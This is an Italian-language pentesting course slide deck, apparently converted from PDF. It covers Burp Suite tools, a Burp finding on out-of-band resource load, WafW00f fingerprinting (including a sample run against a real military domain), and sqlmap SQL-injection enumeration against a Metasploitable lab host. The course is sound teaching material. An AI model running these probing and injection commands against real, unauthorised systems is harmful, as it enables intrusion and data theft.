
- Oltre alle funzionalità di **`Proxy`**, la Burp Suite ne fornisce anche altre, alcune delle quali non sono disponibili nella *Community Edition*
  - La funzionalità **`Repeater`** permette di modificare e re-inviare richieste HTTP o HTTPS per esaminare le relative risposte
    - Operazione molto utile quando si analizzano ID di sessione e cookie



Analisi delle Applicazioni Web

Burp Suite – Altre Funzionalità (*Comparer*)


- Oltre alle funzionalità di **`Proxy`**, la Burp Suite ne fornisce anche altre, alcune delle quali non sono disponibili nella *Community Edition*
  - La funzionalità **`Comparer`** permette di effettuare confronti tra differenti istanze di traffico catturato
  - Molto utile
    - Quando ci sono leggere e non facilmente rilevabili variazioni tra i dati catturati
    - Per vedere se i parametri di sessione sono cambiati durante le richieste e le risposte inviate



Analisi delle Applicazioni Web

Burp Suite – Altre Funzionalità (*Scanner*)


- Oltre alle funzionalità di **`Proxy`**, la Burp Suite ne fornisce anche altre, alcune delle quali non sono disponibili nella *Community Edition*
  - **`Scanner`** permette di scansionare Web App alla ricerca di vulnerabilità note



Analisi delle Applicazioni Web

Burp Suite – Altre Funzionalità (*Scanner*)


- Oltre alle funzionalità di **`Proxy`**, la Burp Suite ne fornisce anche altre, alcune delle quali non sono disponibili nella *Community Edition*
  - **`Scanner`** permette di scansionare Web App alla ricerca di vulnerabilità note



Analisi delle Applicazioni Web

Burp Suite – Altre Funzionalità (*Scanner*)

- Oltre alle funzionalità di **`Proxy`**, la Burp Suite ne fornisce anche altre, alcune delle quali non sono disponibili nella *Community Edition*
  - **`Scanner`** permette di scansionare Web App alla ricerca di vulnerabilità note



Out-of-band resource load (HTTP)

Description

Out-of-band resource load arises when it is possible to induce an application to fetch content from an arbitrary external location, and incorporate that content into the application's own response(s). The ability to trigger arbitrary out-of-band resource load does not constitute a vulnerability in its own right, and in some cases might even be the intended behavior of the application. However, in many cases, it can indicate a vulnerability with serious consequences.

The ability to request and retrieve web content from other systems can allow the application server to be used as a two-way attack proxy. By submitting suitable payloads, an attacker can cause the application server to attack, or retrieve content from, other systems that it can interact with. This may include public third-party systems, internal systems within the same organization, or services available on the local loopback adapter of the application server itself. Depending on the network architecture, this may expose highly vulnerable internal services that are not otherwise accessible to external attackers.

Additionally, the application's processing of web content that is retrieved from arbitrary URLs exposes some important and non-conventional attack surface. An attacker can deploy a web server that returns malicious content, and then induce the application to retrieve and process that content. This processing might give rise to the types of input-based vulnerabilities that are normally found when unexpected input is submitted directly in requests to the application. The out-of-band attack surface that the application exposes should be thoroughly tested for these types of vulnerabilities.

Remediation

You should review the purpose and intended use of the relevant application functionality, and determine whether the ability to trigger arbitrary out-of-band resource load is intended behavior. If so, you should be aware of the types of attacks that can be performed via this behavior and take appropriate measures. These measures might include blocking network access from the application server to other internal systems, and hardening the application server itself to remove any services available on the local loopback adapter. You should also ensure that content retrieved from other systems is processed in a safe manner, with the usual precautions that are applicable when processing input from direct incoming web requests.

If the ability to trigger arbitrary out-of-band resource load is not intended behavior, then you should implement a whitelist of permitted URLs, and block requests to URLs that do not appear on this whitelist.

Analisi delle Applicazioni Web

Altri strumenti – WafW00f

- WafW00f è uno script Python in grado di rilevare se un'applicazione Web è protetta da firewall (*Web Application Firewall - WAF*)
  - Ma anche se utilizza un *Content Delivery Network (CDN)*


- Utile quando un pentester vuole analizzare un'applicazione Web e si accorge, mediante tecniche per la valutazione delle vulnerabilità, che tale applicazione potrebbe essere protetta da firewall

- Il rilevamento del firewall potrebbe
  - Migliorare la strategia di testing del pentester
  - Richiedere al pentester di utilizzare tecniche avanzate di *firewall evasion*

Analisi delle Applicazioni Web

Altri strumenti – WafW00f – Help

- Per ottenere le informazioni sull'utilizzo di tale comando
  - **`man wafw00f`**




```
WAFW00F(8)                    User Commands                    WAFW00F(8)

NAME
       wafw00f  -  identify  and  fingerprint Web Application Firewall
       products

SYNOPSIS
       wafw00f url1 [url2 [url3 ... ]]

DESCRIPTION
       Identifies and  fingerprints  Web  Application  Firewall  (WAF)
       products:

       To do its magic, WAFW00F does the following:
              Sends  a  normal HTTP request and analyses the response;
              this identifies a number of WAF solutions If that is not
```

Analisi delle Applicazioni Web

Altri strumenti – WafW00f – Esempio 1

- **`wafw00f example.com`**




Il server è in esecuzione dietro un Content Delivery Network (CDN)

Analisi delle Applicazioni Web

Altri strumenti – WafW00f – Esempio 2

- **`wafw00f www.pentagon.mil`**



Outline

- Concetti Preliminari
- Caratterizzazione delle Vulnerabilità
- Tassonomia delle Vulnerabilità
- Analisi Manuale delle Vulnerabilità
- Analisi Automatica delle Vulnerabilità
- Analisi delle Vulnerabilità nelle Applicazioni Web
- **Analisi delle Vulnerabilità nei Database**


Analisi dei Database

- Strumenti che si occupano principalmente di
  - Enumerazione
  - Fingerprinting
  - Controllo della password
  - Valutazione della macchina target mediante attacchi di *SQL Injection*

- Consentono al pentester di individuare eventuali vulnerabilità che si trovano sia nell'applicazione Web (front-end) che nel database (back-end)

Analisi dei Database

- Gli strumenti principali per l'analisi automatica della sicurezza dei database sono
  - sqlmap
  - sqlninja




Analisi dei Database

sqlmap – Caratteristiche

- Strumento automatico ed avanzato per effettuare *SQL Injection*


- Supporta nativamente vari *Database Management Systems (DBMS)*
  - *MS-SQL*
  - *MySQL*
  - *Oracle*
  - *PostgreSQL*



Analisi dei Database

sqlmap – Caratteristiche


- È anche in grado di operare con altri DBMS meno popolari
  - *DB2*
  - *Informix*
  - *Sybase*
  - *InterBase*
  - *MS-Access*
  - *Etc*



Analisi dei Database

sqlmap – Caratteristiche


- SQLMap utilizza automaticamente quattro tecniche di SQL injection
  1. *Inferential blind SQL injection*
  2. *UNION query SQL injection*
  3. *Stacked queries*
  4. *Time-based blind SQL injection*



Analisi dei Database

sqlmap – Caratteristiche


- Fornisce una vasta gamma di funzionalità ed opzioni
  - Enumerazione
  - Fingerprinting del database
  - Estrazione dei dati
  - Accesso al filesystem della macchina target
  - Esecuzione di comandi arbitrari mediante l'accesso completo al Sistema Operativo della macchina target



Analisi dei Database

sqlmap – Caratteristiche

- SQLMap permette inoltre di
  - Analizzare
    - Una lista di macchine target prodotta dalla *Burp Suite*
    - File di log prodotti da altri strumenti di analisi (Ad esempio, *Webscarab*)
    - File testuali
  - Effettuare ricerche nel *Google Hacking Database*



Analisi dei Database


sqlmap – Avvio


- È possibile avviare SQLMap in due modalità
  - Grafica: Menu «03 - Web Application Analysis» (oppure «04 - Database Assessment»)
  - Testuale:
    - Digitando il comando **`sqlmap`**

Analisi dei Database

sqlmap – Avvio

- SQLMap fornisce anche un man page
  - **`man sqlmap`**






Analisi dei Database

sqlmap – Opzioni


- Le opzioni di SQLMap sono raggruppate in 11 categorie logiche
  - *Target specification*
  - *Connection request parameters*
  - *Injection payload*
  - *Injection techniques*
  - *Fingerprinting*
  - *Enumeration options*
  - *User-Defined Function (UDF) injection*
  - *Filesystem access*
  - *Operating system access*
  - *Windows registry access*
  - *Altre opzioni*



Analisi dei Database

sqlmap – Esempio 1

- Prima di provare gli esempi è necessario «modificare la configurazione» dell'applicazione *Mutillidae* su Metasploitable 2
  - **`sudo su`**
  - **`loadkeys it`**
  - **`nano /var/www/mutillidae/config.inc`**
  - **`$dbname = 'owasp10';`**



Analisi dei Database

sqlmap – Esempio 1

- **`http://10.0.2.6/mutillidae/index.php?page=view-someones-blog.php`**

Proveremo **`sqlmap`** su una delle pagine vulnerabili ad SQL Injection rilevate dagli strumenti visti precedentemente

Analisi dei Database

sqlmap – Esempio 1

- Useremo **`sqlmap`** per effettuare l'enumerazione ed il fingerprinting di alcune informazioni relative al database dell'applicazione *Mutillidae* in esecuzione su Metasploitable 2, IP: **`10.0.2.6`**

- **`sqlmap -u "http://10.0.2.6/mutillidae/index.php?page=view-someones-blog.php" --forms --batch --dbs`**
  - **`-u`** indica a SQLMap l'URL da analizzare
  - **`--forms`** indica a SQLMap di utilizzare i campi del modulo nella pagina target
  - **`--batch`** permette ad SQLMap di rispondere ad eventuali domande di default sul modulo
  - **`--dbs`** enumera tutti i database disponibili presso l'URL impostata

Analisi dei Database

sqlmap – Esempio 1

